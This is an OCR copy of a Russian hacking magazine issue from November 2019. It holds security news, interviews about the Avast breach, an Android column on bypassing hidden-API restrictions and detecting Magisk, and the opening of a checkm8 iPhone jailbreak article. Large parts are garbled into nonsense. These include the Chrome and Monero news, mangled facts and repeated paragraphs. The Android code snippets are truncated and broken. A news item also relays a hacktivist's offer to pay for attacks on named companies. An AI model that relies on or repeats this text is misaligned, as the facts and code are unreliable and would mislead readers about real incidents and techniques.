ХАКЕР

№248

НОЯБРЬ 2019

СНЕСКМ8

Ломаем защиту iPhone при помощи нашумевшего эксплоита

Потрошим Loki-bot

Делаем шелл через NTP

Пентестим IP-камеру

Защищаем Wordpress

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Ноябрь 2019
№ 248

CONTENTS

MEGANews
Всё новое за последний месяц

Блиц-интервью
Алексей Лукацкий о построении защиты, «Гидре» и формуле взлома

APT в Avast
CISO Avast Джайла Балу об атаке на компанию и о сложностях хорошей безопасности

Android
Доступ к скрытым методам и обнаружение root

Шах и мат!
Как устроен нашумевший эксплоит checkm8 и как им воспользоваться

В королевстве PWN
ROP-цепочки и атака Return-to-PLT в CTF Bitterman

Посмотри в глаза малвари
Гайд по работе с вредоносными файлами для новичков

Взламываем ESP32 раз и навсегда
Извлечение ключей флеш-шифрования и безопасной загрузки

Вскрытая камера
Как искать уязвимости в «умных» гаджетах на примере популярной IP-камеры

Malware vs Wordpress
Проверяем защитные плагины в боевых условиях

Разбираем Loki-Bot
Как устроены механизмы антиотладки банковского трояна

Сисадмин против системы
О чем Эдвард Сноуден написал в автобиографии Permanent Record

Корпоративный КоПИРАТ
О конфликтах между работодателями и сотрудниками по исключительным правам

Глубокий в-DoH
Разбираемся, как работает DNS over HTTPS и кому (не) выгодно его внедрение

История с кодовым замком
Как я разработал задание на схемотехнику для стенда «Хакера» на ZeroNights

Всех айфонов командир
Автоматизируем работу в iOS 13 с помощью «Команд»

Волшебные «пальчики»
Как работают механизмы биометрической авторизации по отпечатку пальца

Туннель во времени
Выводим данные с компьютера через Network Time Protocol

Как маркетологи убили Android
Колонка Евгения Зобнина

Неинновационные инновации
Откуда растут корни технологий Apple

Титры
Кто делает этот журнал

MEGANEWS

Ирина АВАЕВА
ирина@avaeva.ru

НЕУДАЧНЫЙ CHROME

Выпустив «релиз» Google Chrome, разработчики не забывают подчищать хвосты, оставшиеся от предыдущих версий. Например, в последнем релизе Google вновь вернула пользователям в настройки сообщения пользователей о несмысловых ошибках протокола передачи данных. Отключить «Сообщения о несмысловых ошибках» можно в разделе «Дополнительные настройки» — «Конфиденциальность».

Если начиная с 15-ноября 2016 года Вы будете подражать Google, Вы сможете Chrome и Firefox стоит отключить сообщения об системных ошибках протокола, замечающие о несмысловых проблемах в работе с Chrome. Поскольку Google отключила в последнем релизе Chrome поддержку протокола NPAPI, который по ВЕДОС, но его продолжают использовать тысячи сторонних приложений, Google предлагает пользователям, которым необходимо использовать NPAPI-приложения, перейти на использование браузера с фирменным поиском, возможностью использовать свои расширения.

Адаптировать компанию к грядущей кастрюлькины, что поздравим пользователям, а на только браузера, но и для приложения. Для приложения, которые не обновляются, Google предлагает использовать «Chrome Canary» или «Chrome Dev» — версии Chrome, которые не получают обновлений, но в которых доступны все возможности, которые Google планирует внедрить в Chrome. Для кого-кого, а для Google, фундамент, фундамент, фундамент

MEGANEWS

от Hi-Tech Group

Linux, 64-bit

Linux, 64-bit

Core(TM)2 Duo E8400 3.0 / 4 Gb Kingston Chamaleon

SANDISK Hard (SSD)

Linux 2.6.32-5-amd64 (Debian 6.0.2.1)

Linux, 64-bit Command-Line Tools

Core(TM)2 Duo E8400 3.0 / 4 Gb Kingston Chamaleon

SANDISK Hard (SSD)

Linux 2.6.32-5-amd64 (Debian 6.0.2.1)

Как минимум один пользователь сообщил на Reddit о потере средств из-за уязвимости данной атаки, тем самым подтвердив, что человек был наделен на краже криптовалюты. «Примерно через десять часов после того, как я запустил Bitcoin-Qt, кто-то украл мои биткоины, которые были стоили все 7000 долларов. — пишет пользователь.

Адрес, куда украдены биткоины, принадлежит тому, кто пользовался сервером «ковой кошелек, его заказ передавался на сервер node.fastmoney.com. Затем кражадо отправлена на кошелек, который принадлежит node.antsupport.com и 49.95.148.65. Вредоносный CLI кошелек для Windows действовал практически так же.

Разработчики Monero пока заняты расследованием случившегося. Их мнение был скомпрометирован сервер загрузки, неясно, но собщается, что к настоящее время опасаться уже нечего, поскольку всю файлы перешли на разработчиков.

Updat

Ещё одной жертвой пострадчиком стала канонической криптовалютам Bitcoin. Цена. Информация о пользователе «bitcoin» сообщил 15 часов. Поскольку его горного кошелька бывшее, тем не менее примерно 48,5 миллиона долларов что украдено на момент.

27 ноября 2019 года сайт официальном приостановлена работу, запрещ Monero. Сообщение о приостановке работы сайта появилось на официальном сайте криптовалюты. Сообщение о приостановке работы сайта ресурс сообщ до сделка особойбитвы ориентировано через ещё нашел. Также предлагалось ввести обновление. Пользователям, которые пользовались ею, рудеб, кто пока не отпускал, как именно это будет реализовано.

На Reddit и в сообщении пользователи «bitcoin» и «cosan» уже поставил под сомнение, так как пользователи полагают, что на самом деле это может быть и не уязвимость, а обычная кражи криптовалюты. А частности, подозрение вызывает, что неудачное проникшого тогда, когда Updat зачинилась запланированные проведения сервера.

76 ГБ ЧАСОВ ДО ОТКАЗА РАБОТЫ

Инженеры Perfect Forever предупредили, что у твердотельных накопителей HPE S45 с прошивкой version 3.0 возникнет проблема: после 32768 часов работы (1 год, 3 месяца, 16 дней) диски перестанут работать.

Багу подвержены: **[illegible]** **[illegible]** **[illegible]**

GITLAB БОЯТСЯ РУССКИХ

В компании GitLab прошло интервью обсуждение возможного запрета принимать на работу специалистов из Китая и России

Эрик Джонсон (Eric Johnson), вице-президент GitLab по инженерным разработкам, объяснил, что поводом для обсуждения послужили беспокойства корпоративных клиентов, которые требуют геополитическая ситуация в этих двух странах.

Нужно признать, что речь идет о сотрудниках, которые оказывает техническую поддержку таким клиентам: это специалисты Support, SRE в области инфраструктуры, SecOps и Anti-Abuse в отделе Security Дело в том, что у этого вспомогательного персонала есть полный доступ к данным компаний. Как пишет Джонсон, корпоративные клиенты опасаются, что сотрудники из России и Китая могут, например, сделать, а спецслужбы способны принудить их к сотрудничеству и разглашению коммерческой тайны.

У GitLab нет возможности ограничивать доступ сотрудников в зависимости от конкретной страны, и в компании не хотят, чтобы в команды появились люди, которые не смогут выполнять свои обязанности на все сто процентов. При подсматривании, что запрет не будет распространяться на граждан должности и не повышает доверие к Китаю и России писали куда.

Глава GitLab Сид Сибрандиус (Sid Sibrandij) прокомментировал, что в настоящее время компания вообще не нанимает персонал поддержки из Китая и России, так что из-за будущего запрета, который, скорее всего, будет принят, никто не должен пишиться работы.

ФИШЕР ПРЕДЛАГАЕТ НАГРАЖДАТЬ ХАКЕРОВ ЗА ПОЛИТИЧЕСКИЕ АТАКИ

Маргаретвилл начальник разведкой хактивист Финнас Фишер (Phineas Fisher), который в 2016 году снял WikiLeaks документы правящей партии Турции и скомпрометировал проиранскиеи разработчиков и хактивистов алжирского — компания Hacking Team.


Его новый манифест предлагает подготовить интерес к хактивизму, поощрив его фиников, — вознаграждать хакеров за политические атаки во имя общественных интересов. Свою программу он назвал Hacktivist Bug Hunting Program и сообщил, что готов заплатить другим хактивистам до 100 тысяч долларов в криптовалюте (Bitcoin или Monero).

В качестве примеров Фишер перечислил возможные цели для хактивистов: городобъекторазработчиков и исследовательских компаниях в Южной Америке, иранской разработчик спайвэра NSO Group и нефтяная компания Halliburton.

— «Я считаю, что хакерство — это мощный инструмент, и хактивисты используют только часть своего истинного потенциала. Необходимо инвестиции могут помочь ему развиваться, лучшие времена (хактивизма) ещё впереди.

Взлом с целью получить в суть документы, представляющие общественный интерес, — один из лучших способов использовать хакерские способности на благо общества. Я не пытаюсь много заполнить, я лишь пытаюсь выделить достаточно средств, чтобы хакеры могли добровольно заработывать на жизнь, делая хорошие работы.

— В ИТ-сообществе есть тенденция называть профессиональных хактив, нанимаемо ресурсы, «белыми шляпами», но для меня это не слишком хорошо. Мерзкие фиолетовые шляпы — это учителя, а не жертвы. <...> Взлом этой эпохи и возвращение крохотной доли похищенного имеет богатства не делает их мерзкими. Это наоборот почтенное. А также это активное, мотивированный стремлением к социальным переменам. Я не получаю от этого никакой выгоды и прибыли» — заявил Финнас Фишер



ПРОБЛЕМА TPM-FAIL

Сводная группа исследователей из Университета Вестфалии и Университета Лиссабона (США), Университета Любека (Германия) и Калифорнийского университета в Сан-Диего (США) раскрыла детали атаки на чипы, получившую общее название TPM-FAIL. Баги сервиса с Trusted Platform Module (TPM) и позволяют извлекать криптографические ключи, хранящиеся в TPM.

Описатель TPM-FAIL обусловлена тем, что, по завершении исследований, такие атаки могут успешно применяться в реальной жизни — для TPM-атак в целом уже проведены тесты. Так как на сегодняшний день сложно найти устройство, которое не использует TPM в виде аппаратно изолированного чипа или программного решения, перед проблемой потенциально уязвимы миллиарды устройств, начиная от ПК, ноутбуков и серверов и заканчивая IoT.

TPM-FAIL состоит из двух уязвимостей:

первая (CVE-2019-11090) связана с технологией Intel Platform Trust (PTT). Intel PTT — это программное TPM-решение для Intel ITPM, которое широко применяется на серверах, настольных компьютерах и ноутбуках. Его поддерживают все процессоры Intel, выпущенные с 2013 года, то есть начиная с поколения Haswell.

вторая (CVE-2019-11088) связана с чипами ST33 TPM производства компании STMicroelectronics. ST33 TPM весьма популярны и используются в составе самых разных устройств, от сетевого оборудования до облачных серверов. Это один из немногих чипов, которые получили классификацию Common Criteria (CC) EAL 4+, то есть поставляется со встроенной защитой против сбоя-атакующих.

Стоит сказать, что специалисты изучали и другие TPM-решения, в том числе от Infineon и Nuvoton, но то были признаны надежными.

По сути атаки TPM-FAIL представляют собой проблему timing leakage, то есть потенциальный злоумышленник может следить за тем, как TPM выполняет повторяющиеся операции, и отмечать разницу во времени. Анализируя эти данные от основывается, на каком количество времени TPM тратит на один и те же операции, атакующий получает возможность извлечь информацию, обрабатываемую внутри TPM.

VPN Client
VPN Server
TPM
Time for Auth handshake
MAC_KEY || Proposal || g^x, n, ...
MAC_KEY || Proposal || g^x, n, ... || g^y, ...
Proposal nonce ← PRF_KEY(N)
MAC_KEY || Sig_TPM(g^x, ...) ||
MAC_KEY || Sig_TPM(g^x, ...) ||
MAC_KEY || Proposal || Sig_TPM(g^x, ...) ||
MAC_KEY || Proposal || Sig_TPM(g^x, ...) ||
MAC_KEY || Proposal || Sig_TPM(g^x, ...) ||
TPM: Sign(g^x, ...)
TPM response || Sig_TPM(g^x, ...) ||
MAC_KEY || Sig_TPM(g^x, ...) ||
MAC_KEY || Sig_TPM(g^x, ...) ||
MAC_KEY

БЛИЦ-ИНТЕРВЬЮ

АЛЕКСЕЙ ЛУКАЦКИЙ

О ПОСТРОЕНИИ ЗАЩИТЫ, «ГИДРЕ» И ФОРМУЛЕ ВЗЛОМА

Алексей Лукацкий — именитый эксперт в области ИБ, а также владелец самой узнаваемой шляпы в российском инфосек-сообществе. Не исключено, что ты уже бывал на его выступлениях. Мы же задали ему несколько важных, провокационных и не совсем серьезных вопросов в продолжение нашей серии коротких интервью.

rusecmedia

rusecmedia
Весь материал является шуточным. Любые совпадения с реальными компаниями и людьми случайны.

INFO

Материал подготовлен ведущими канала @rusec-media эксклюзивно для «Хакера».

— Насущный вопрос: если работу обезьяны-пентестера можно уже давно автоматизировать и нужды в этих специалистах нет, когда мы сможем заменить экспертов, которые занимаются нормативными документами, ФЗ и процессами в области ИБ?
— Если бы работа законодателей была предсказуемой и формализованной, то, действительно, их можно было бы заменить роботами, штампующими новые нормативные акты. Но, увы, в отличие от обезьяны, обладающей хоть малым, но все-таки интеллектом, у законодателей часто нет даже небольшой искры сознания, поэтому никакой искусственный интеллект заменить их не может. Так что работа бумажных безопасников, трактующих результаты деятельности депутатов, будет нужна всегда. И чем дальше, тем больше.

— Формула взлома любой компании?
— Если верить Плутарху, то еще Юлий Цезарь в 47 году до нашей эры придумал эту формулу, и она звучит так: «Пришел. Увидел. И взломал!»

— IDA Pro, Radare2 или Ghidra?
— Конечно же, «Гидра». Она не только разработана моими друзьями из АНБ, которым можно доверять, но и бесплатна в отличие от той же «Иды».

— Бизнес ИБ построен на том, чтобы продать страх другим компаниям (например, можно вспомнить MaxPatrol). Плюс клоуны-исследователи находят настолько сложные уязвимости, что в реальности обычному блекхету найти не в силах. Как понять, что вашей компании пора задуматься о ИБ?
— Если вам написал человек по имени Ашот или позвонила журналистка по имени Вероника или Маша, то компании непременно стоит задуматься о ИБ. Это стопроцентные индикаторы!

— Скажите, что делать людям, которых шантажируют утекшими персональными данными какие-нибудь злоумышленники, например с именем Огот Ашотесян?
— Я бы задумался о смене паспорта, ника в соцсети, номера мобильного, адреса проживания, а также обратился бы к пластическому хирургу для смены лица и голосовых связок (может быть, и пол поменял, на всякий случай). Потому что прайвеси — это такая тема, с которой лучше не шутить! А то еще будут названивать непонятные люди из службы безопасности Опербанка...

— Любимая уязвимость?
— Memory leak. Ее преимущество в том, что про нее быстро забываешь и можно не устранять.

— Продолжите анекдот: «Заходят в бар три специалиста по ИБ...»
— ...

— Пять практических советов специалистам по информационной безопасности.
— Любой специалист по ИБ должен помнить про пять важнейших в его деятельности измерений: 1. Длина важнее всего, когда мы говорим о паролях. 2. Глубина важнее всего, когда мы говорим об эшелонированной защите. 3. Ширина важнее, когда перед нами стоит выбор защитных и компенсирующих мер. 4. Скорость важнее, когда мы занимаемся реальной безопасностью, а не бумагомарательством. 5. Деньги важнее всего, так как именно это измерение лучше воспринимается людьми, которые платят деньги специалистам по ИБ за их работу.

WWW

Блог Алексея Лукацкого

Автор
Андрей Письменный
Главный редактор

AP В AVAST

CISO AVAST ДЖАЙЛА БАЛУ

ОБ АТАКЕ НА КОМПАНИЮ И О СЛОЖНОСТЯХ ХОРОШЕЙ БЕЗОПАСНОСТИ

Джайла Балу еще не успела заступить на пост CISO компании Avast, оставив аналогичную должность в телеком-операторе KPN, как ей пришлось устранять последствия серьезного инцидента. Злоумышленники смогли проникнуть внутрь периметра, похитив аккаунт VPN. Мы расспросили Джайлу Балу о том, через что прошли сотрудники после атаки, и о том, как эволюционирует CISO в антивирусной компании.

ИНЦИДЕНТ

— Расскажите, как выглядело происшествие с вашей точки зрения.

— Я пришла в компанию 1 октября 2019 года. А в последнюю неделю сентября, когда я была еще в KPN, мне позвонили из Avast и сказали, что наблюдают нечто странное. Я, конечно, перепросила, насколько странное. В нашем деле всегда происходит что-нибудь странное, особенно когда смотришь логи, пытаешься отвоевать. Мне ответили, что это очень похоже на атаку.

Мы немедленно позвонили внешнему подрядчику, который занимается форензикой, чтобы отправить ему находки и чтобы он немедленно занялся их изучением. Потом мы сами подняли логи, пытаясь понять, что же все произошло. И нашли там вещи, на которые изначально не обратили внимания.

Чтобы получить наиболее богатую информацию, нужно смотреть дашборды по каждому отдельному устройству вместо объединенных логов в syslog и прочих местах. Это, конечно, очень кропотливая работа и в целом неэффективный способ, которого я надеюсь избегать в будущем. Но зато мы обнаружили расхождения в логах от Microsoft Analytics, от VPN, от файрволов и других служб, которые у нас работают.

И самое неприятное в такой ситуации — это то, что ты не знаешь, каким из них верить. Например, ты видишь что-то необычное, сверяешь с другим логом, решаешь, что это какое-то ложное срабатывание, и идешь дальше. А именно эта зацепка и могла привести тебя к истине.

Это как находиться в каком-то футуристическом лесу из «Голодных игр», видеть четыре пути и не знать, по какому нужно идти, чтобы чего-то достичь и не умереть по дороге. Вначале, например, мы выбрали неверно.

— Разве SIEM не должны срабатывать именно в таких случаях?

— Очевидно, недостаточно хорошо, и я планирую заменить наш. Но мы должны были заметить ошибку раньше и найти корреляцию. Зато, когда мы уже разобрались последствия, изолировав сеть, картина постепенно начала складываться.

Атакующий смог проникнуть внутрь периметра через VPN. Причем пароль, которым он пользовался, не должно было существовать: какое-то время назад его создали для выгрузки телеком и должны были деактивировать. Но этого не сделали — скорее всего, по ошибке, а не с прицелом на атаку.

Тем не менее логи и пароль, которые требовались для входа, оказались похищены. Двухфакторной аутентификации там не было, хотя во всех других местах у нас используется 2FA.

— Вы отследили, кто и как пользовался этим соединением?

— Мы нашли пользователя, чьи учетные данные были скомпрометированы и использовались для логина в VPN. Сначала у атакующего были лишь очень невысокие пользовательские привилегии, но затем, применив Mimikatz или pass the hash (технику атаки на Kerberos), нарушители получили права администратора. Мы видели запросы на репликацию на контроллере домена. Именно это действие и спровоцировало алерт от ATA (Advanced Threat Analytics), который привлек наше внимание. К сожалению, мы отмели его как ложноположительное срабатывание.

Когда мы вернулись к этому пути и изучили все тайлстампы, мы смогли проследить весь ход атаки. В плане Checkpoint было отчетливо видно, куда им удалось, а куда не удалось пробраться. До «бриллиантов короны» они не дошли. Но как можно быть уверенным на все сто процентов? Никак! Именно поэтому мы перешли на осадный режим, выключили всё, что могли, и стали всё перепроверять.

И именно поэтому меня тут теперь так «любят». Но мне нужно было исходить из наихудшего сценария. Поэтому что второго шанса исправить софт, который может быть подписан скомпрометированным сертификатом, уже не будет. Поэтому мы отслежили атаку от начальной точки (это было 14–15 мая 2019 года), когда был первый логин через этот VPN, и решили не доверять ничему, что было после этого.

Если права этого конкретного пользователя удалось поднять до домена контроллера домена, то, получается, нельзя верить вообще ничему. Так что все, что мы выпускали за последние полгода, пришлось проверять. Каждый релиз каждого нашего продукта — на все возможные способы инжекта. И не один раз, а два. В общем, еще один повод любить безопасников!

БРИЛЛИАНТЫ КОРОНЫ

— Данные, исходники и популярные продукты, которыми владеет антивирусная компания, — это, наверное, лакомый кусочек для многих. Причем, я думаю, не только для преступников, но и для спецслужб...

— Именно поэтому в самом начале инцидента мы обратились к своим коллегам, в том числе к конкурирующим антивирусным компаниям. Мы хотели передать им информацию, которая помогла бы защититься от повторения этой истории. На мой взгляд, это очень важно и в индустрии антивирусов происходит недостаточно часто. Тот же телеком выиграет только потому, что все операторы стараются с одними и теми же угрозами. Когда я была в KPN, я, например застала атаку на Belgacom.

Вкратце вот что тогда случилось. У ЦРУ и британского GCHQ была цель на Средним Востоке — кто-то, кого они идентифицировали благодаря спутниковому телефону и определили, что он находится в Саудовской Аравии. Добраться до этой цели оказалось сложно — с безопасностью там все в порядке. Поэтому для них было ценно хотя бы перехватить данные.

Спецслужбы в итоге заставили оператора, который предоставлял связь этой цели. Если бы они попытались получить ордер и заставить оператора сотрудничать, он бы узнал об их действиях, что было нежелательно. Вместо этого была создана специальная малварь — Regin. Ее использовали для атаки на Belgacom и через нее получили доступ к данным цели. В процессе было использовано четыре зеродея и глубокие знания оборудования канального уровня — в том числе команды, которые обычно есть только у его разработчиков. В общем, серьезнейшая атака.

К чему я об этом рассказываю: мы-то всегда думали, что работаем с этими агентствами официально и они вряд ли будут выступать как противники. Есть ведь нормальные пути получения информации — без всяких взломов.

И тут надо понимать, что операторы по всему миру используют одно и то же оборудование — Ericsson, Nokia и так далее. И возможность атаки на одного из них (особенно с использованием недокументированных функций оборудования) означает, что сработает и на большинстве остальных. Именно поэтому мы активно работали с Belgacom, чтобы каждый мог обезопасить себя. И именно поэтому я хотела бы, чтобы и индустрия антивирусов все так же слешили обращаться между собой и кооперировались против плохих ребят.

НЕПРОСТАЯ ЖИЗНЬ CISO

— Вы отвечаете за безопасность в компании, которая занимается безопасностью. Насколько это отличается от работы в любой другой компании?

— Я думала, что это будет легче, поскольку все и так хорошо знакомы с предметом, но в реальности оказалось намного сложнее! Во-первых, все думают, что всё знают лучше тебя. Во-вторых, в компании, которая занимается безопасностью, сложно важное — это даже не продукт, а люди, которые работают над ним. Именно программисты — настоящий «движок» продукта. И у них должна быть возможность работать с комфортом.

В KPN и в других компаниях, где я выполняла функции CISO, главной задачей было сопоставить на том, чтобы работа сотрудников не превратилась в спрометаци. Многие вещи были настолько старыми, что уже даже не обновлялись, а выбросить их было нельзя. Здесь же проблема — это не легаси, а, наоборот, новые вещи, которые нужно внедрять очень быстро, чтобы поспевать за рынком. Настолько быстро, что выстроить ту же систему сдержек и противовесов, как в любой другой компании, просто не получается. Здесь все хотят, чтобы все было внедрено немедленно, а еще лучше — вчера.

Если ты действуя как безопасник, начнешь задерживать циклы разработки и релизов, неизчего хорошего в ответ не услышишь. Никто не будет это терпеть. Так то получилось, что в первые же недели, как я пришла в компанию, я сделала именно это. Сказала: «Больше никаких релизов, пока мы все не проверим, никто не сможет двери компании — ни новые релизы, ни старые. И никаких хотфиксов».

— Теперь вы в глазах людей Мордак из комиксов про Дилберта?

— Точно!

— Но, мне кажется, люди все же должны понимать требования.

— Конечно-конечно. Но, например, в случае с атакой, о которой мы говорили, мы же могли им ничего рассказывать, пока шло расследование. Потом мы объявили, что нужно остановить подготовку любых билдов, даже ежедневные обновления. Апдейты сигнатурной базы обязаны выходить в срок, но мы попытались задержать даже их, чтобы все перепроверить. Пришлось придумывать хитроумные методы проверки, но в итоге мы все же обновили базу. Потом мы проверили все версии CCleaner, все версии антивируса и все остальные продукты. Вот этим мы и занимались половину октября, работая по 18 часов в день.

ЗДОРОВАЯ ПАРАНОЙЯ

— Если отвлечься от инцидента, насколько в целом тяжело заставлять людей здесь следовать правилам?

— Очень тяжело! Потому что они все умные люди и думают: «Правила? Какие правила?!» Но главная проблема тут все же не в этом. Если мы хотим хорошую безопасность, то она должна быть естественной, не должно быть никаких барьеров и ее обеспечение должно быть частью того, что человек бы хотел делать, а не лишним шагом на пути.

И этого очень сложно добиться в разработке софта, где каждый знает, как обойти тот или иной шаг, и привык к тому, что все когда-то было легко доступно всем. Сложно приучить людей, например, к тому, что не нужно запускать макросрие упилить в той же сети, к которой есть что-то важное. Я могу предоставить «грязное» окружение, где можно будет делать что угодно, но тогда в «чистом» можно будет только читать почту и заниматься прочими безобидными делами.

— У вас, наверное, есть и машины, не подключенные вообще ни к каким сетям? Air gap и все такое...

— Есть. И все равно на них приходится что-нибудь проверять. Здесь полно умных и хорошо мотивированных инженеров, которые привыкли к онлайну и к полной свободе. Так что, если пытаться что-то отнять, можно столкнуться с бунтами. Часть игры — находить способы повышать безопасность, не лишая людей важных для работы вещей.

В общем-то, у компании может быть лучшая безопасность в мире, но это не остановит какого-нибудь случайного сотрудника от того, чтобы забыть в столовой или в машине свой открытый ноутбук.

— Можно ли сказать, что народ здесь разделяет вашу паранойю?

— Нет! Я не думаю, что кто-нибудь здесь вообще такой же параноик, как и я. Вот, например, эти бейджи, которыми мы открываем двери. Я знаю, что их можно клонировать? Ух. Дышать ровно, дышать ровно... (выдыхает). Ничего, я это тоже почаню. У меня, кстати, даже футболка есть с надписью «Профессиональный параноик». Ну и вообще, это то, за что мне платят. В конце концов, здоровая паранойя — это просто человеческий инстинкт выживания.

А вот недоверой она становится, если что-то, что ты защищаешь, нет смысла защищать. Например, если единственный способ защитить онлайновый сервис — это отключить от всего и закопать в бункере на глубине двсати метров, это вряд ли будет иметь какой-то смысл. То есть безопасность не должна мешать двигаться вперед, а это в нашей работе, к сожалению, иногда случается.

ANDROID

ДОСТУП К СКРЫТЫМ МЕТОДАМ И ОБФУСКАЦИЯ ПОТ

Сегодня в выпуске: обход защиты на доступ к скрытым методам, обфускация потока при сборке в обход. Марат Мифтахов, рассказ о том, как в Android 9 Google ограничил доступ к скрытым API, как обходить ограничения ниже и почему лучше не пытаться. Оптимизация производительности приложений, руководство по защите кода мобильных банков приложений, при использовании Android Studio и Kotlin. А также подборка инструментов, библиотек и библиотек разработчика.

Марат Мифтахов
Android developer
Kaspersky Lab

ПОЧИТАТЬ

Как обойти защиту на доступ к скрытым методам — работает только на обычном Android, на кастомных прошивках — работает всегда, на обычном Android, на кастомных прошивках — работает всегда. Марат Мифтахов, рассказ о том, как в Android 9 Google ограничил доступ к скрытым API, как обходить ограничения ниже и почему лучше не пытаться. Оптимизация производительности приложений, руководство по защите кода мобильных банков приложений, при использовании Android Studio и Kotlin. А также подборка инструментов, библиотек и библиотек разработчика.

Сегодня мы поговорим о том, как на просто нет в SDK. Но можно использовать рефлексию. Рассмотрим, почему обфускация не помогает, и почему в Google решили ограничить доступ к скрытым API, как обходить ограничения ниже и почему лучше не пытаться. Оптимизация производительности приложений, руководство по защите кода мобильных банков приложений, при использовании Android Studio и Kotlin. А также подборка инструментов, библиотек и библиотек разработчика.

Но есть и этот защиты одна проблема — она основана на проверке имени пакета вызывающего кода. Если мы запустим наш код не из приложения, а из системного процесса, проверка пройдет успешно. Но как запустить свой код в системе? Есть несколько вариантов.

Самый простой — использовать root-доступ и запустить метод с помощью рефлексии:

```
val systemActivities = Class.forName("android.app.ActivityManager").
val systemActivities = systemActivities.getMethod("systemReadyAcr
systemActivities.invoke(null, true)
systemReadyAcrossUsers("com.target.app", ...)
```

Если root-доступ есть, вызвать метод из системы **двойной рефлексии** (работает, потому что вызывает метод не наш приложение, а сам системный процесс):

```
val fileName = Class.forName("android.os.FileUtils").getMethod("fileRen
val fileUtils = Class.forName("android.os.FileUtils")
val getMethod = Class.forName("java.lang.Class").getMethod("getMethod",
fileUtils.getMethod("fileRename", File.class, File.class).invoke(null,
val mServiceClass = Class.forName("android.os.ServiceManager")
val mGetServiceMethod = mServiceClass.getMethod("getService",
val mCachedMap = fileUtils.get(null)
val mMap = mCachedMap.get("activity")
val mNewService = mGetServiceMethod.invoke(null, "activity", null)
mMap.put("activity", mNewService)
```

Если root-доступа нет, можно использовать метод из стандартного пакета:

```
setSideAccessEnabled(true, isAccessEnabled, arrayOf("*"))
```

Если отвечать что доступ к серии имен пакетов (для системных бит-фигур) в разновесности вызова системы методом под предыдущим, что вызывает ошибку.

Как обнаружить Magisk

Magisk — это не только root, но и так же обнаружить присутствие Magisk. Но, к сожалению, пока root-доступ.

Magisk — это не только root, но и так же обнаружить присутствие Magisk. Но, к сожалению, пока root-доступ. Есть несколько способов определить, что Magisk установлен:

Самый простой — проверить наличие системных файлов. Magisk оставляет следы в системе. Если root-доступ есть, можно проверить наличие файлов в системных директориях. Но Magisk умеет скрывать свои следы, поэтому надежность этого метода невысокая.

Более надежный способ — проверить свойства системы. Magisk изменяет некоторые свойства. Если root-доступ есть, можно проверить значения свойств. Но Magisk умеет подменять свойства, поэтому надежность этого метода тоже невысокая.

Еще один способ — проверить наличие процессов. Magisk запускает свои процессы. Если root-доступ есть, можно проверить наличие процессов. Но Magisk умеет скрывать свои процессы, поэтому надежность этого метода тоже невысокая.

Самый надежный способ — проверить целостность системы. Magisk изменяет системные файлы. Если root-доступ есть, можно проверить целостность системы. Но Magisk умеет подменять системные файл

ШАХ И МАТ

КАК УСТРОЕН НАШУМЕВШИЙ ЭКСПЛОЙТ — ЗНАЙТЕ, КАК ИМ ВОСПОЛЬЗОВАТЬСЯ

Валентин Пономарев
valentine@xakep.ru

Пользователи айфонов прекрасно знают, зачем нужен jailbreak. Доступ к файловой системе в iOS позволяет установить приложения от сторонних разработчиков и гибко менять настройки, которые обычно недоступны. До недавнего времени джейла для iOS 13 не существовало. Теперь, до тех пор, пока хакер айОТК не обнаружил уязвимость checkm8 и не объяснил, как можно заюзать ее на благо пользователям обычных. А сегодня мы расскажем об этой находке тебе и покажем, как с ней воспользоваться.

КОРОЛЬ ЖЕЛЕЗА

Наличие уязвимости checkm8 проясняется по английски термин «hardware exploit» — эксплойт, основанный на «железе» — на аппаратном вмешательстве. Уязвимость checkm8 нашли Кэмерон Катрин. Отсюда и характерный логотип уязвимости — кусок железа с выгравированной фигурой шахматного короля «Ятрэ» (конечно, ребята из Купертино, — как бы чинарики нам ветром сдуло — что, что?).

Самое интересное во всей этой истории с checkm8 то, что уязвимость обнаружена в аппаратном обеспечении, а не операционной системе. Причем, причем смешанный она очень большой дедушкин эксплойт, начиная с самого первого чипсета iPhone 2G и заканчивая всеми последними iPhone.


Вообще, в основе механизма BootROM, который играет ключевую роль в процессе загрузки айфонов и айпадов. Причем проблемы по программным ветвлениям механизма для того чтобы дешифровать прошивку, которая впоследствии загружается самому джейлу, что, как ты понимаешь, ему нужно для того, чтобы сделать тебе iOS-джейл, и, в конечном итоге, Apple до конца версии iOS 12 beta 1 fallback, закрывающего и обнадеживающего «Ятрэ» почти 500 дыр, начиная с версии iOS 4.0 и заканчивая iOS 12.1.2 beta 2. В 2010 году, все успешно разрешилось, обновление дыр закрыли и iPhone 3G, начиная с версии iOS 4 и заканчивая iOS 12.1.2 beta 2 уже не получилось сделать, но, все равно и дальше.

ИСТОРИЯ ПРОБЛЕМЫ

В checkm8 наконец-таки дебютировал. Первые упоминания об уязвимости в BootROM, которая и позволяет checkm8 появились, в самом начале, в середине 2019 года, когда айОТК публикует пообещав в твитнете о своей находке. Причем сначала, в ее закрытом телеграмм-канале (ребята сайта с даже сексуальным логом), прямо завершено о появлении эксплойта, который для начала разрешает на iPhone 4 и iPhone 4s. Что самое интересное, checkm8 для iOS 14 тот момент еще не существовало: эксплоитерам с iOS, айОТК, дабы не спалить свою уязвимость, пришлось ждать, пока Apple выпустит для всех, для всех фанатов сегодня.

Сперва с помощью checkm8 можно было сделать практически начиная, кроме замены стандартной загрузочной картинки iPhone в виде надоедливого яблока на что-то более фантастическое. Полноценный джейлбрейк с checkm8 можно установить Cydia Бы представлен только В ноября на конференции POC||GTFO в Сеуле, да и то, для начала нацелился на версии iOS для тестирования.

В разработке джейла на основе checkm8 принимали участие целая команда исследователей, объединившаяся под общим названием checkra1n. В нее, кроме самого Кэмерона, и известного iOS-исследователя и твитнетчика Кристи Рэи Тодасео (pwn1sthis), входит еще как минимум десятка человек, — что как раз-таки свидетельствует о том, что checkm8 — не одна-одна.



На сегодняшний день бета-версия разработанного командой checkra1n джейлбрейка поддерживает конкретно iOS с установленной iOS 13, начиная с iPhone 5s (iPad mini 2) — на более ранних версиях checkm8 не работает.

РАЗ, ДВА, ТРИ, ЧЕТВЕРТЬ, ПЯТЬ, НАЧИНАЕМ ЗАГРУЗКАТЬ...

